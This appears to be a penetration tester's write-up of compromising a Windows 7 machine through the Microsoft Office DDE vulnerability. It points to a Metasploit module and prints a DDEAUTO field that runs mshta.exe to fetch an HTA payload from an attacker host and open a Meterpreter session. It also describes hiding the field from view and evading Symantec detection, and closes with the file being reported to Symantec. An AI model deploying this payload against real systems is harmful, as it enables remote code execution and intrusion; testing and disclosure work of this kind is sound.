**Successful Exploitation of our Windows 7 Machine using DDE Vulnerability**


DDE stands for dynamic data exchange. It allows data to be transferred between applications without any interaction from the user. Hackers leveraged this method to execute malicious scripts to compromise.

This exploit uses a functionality to exploit the victim endpoint. Once the victim clicks on the word file, a HTA payload is retrieved via HTTP and session is achieved.

**Platforms:**

* + Kali Linux 2018.2 – Attacker machine
  + MS Office – All Versions are vulnerable including Office 2016 fully patched

The exploit file can be copied from <https://www.exploit-db.com/exploits/43338/> or the code for the exploit can be copied into Leafpad and saved with an “.rb” (Raw file) extension in Kali




The exploit URL can also be cloned directly via Terminal –


<https://raw.githubusercontent.com/realoriginal/metasploit-framework/fb3410c4f2e47a003fd9910ce78f0fc72e513674/modules/exploits/windows/script/dde_delivery.rb>

In Kali Linux, I launched the Terminal and started the Metasploit Framework, then cloned the Exploit file

*IPs in the Screenshots differ from the Ones used while testing*



Then set the SRVHost, Payload information & the LHOST to listen to the Meterpreter Session.




Now that the payload is created, I copy pasted the payload into a word document (office 365 pro plus fully patched), Embedded the payload using Formula > Toggle code to hide the virus content.


**DDEAUTO C:\\Programs\\Microsoft\\Office\\MSword.exe\\..\\..\\..\\..\\windows\\system32\\mshta.exe "http://192.168.1.11:8080/j5tUA4X8w0e"}**

****


This payload is embedded to launch automatically when a victim opens the Doc file, and clicks “Yes” on the pop up that it shows as below.



Testing it on my machine, the meterpreter session was opened



**We found SEP failed to detect this payload**. Below is the rating of the payload by Virus total




Since SEP failed to detect the payload, we submitted the file to Symantec Support via <https://submit.symantec.com/websubmit/retail.cgi>





Symantec Team assessed it to be a Threat & updated the signature



Now the file is blocked after 2 days.

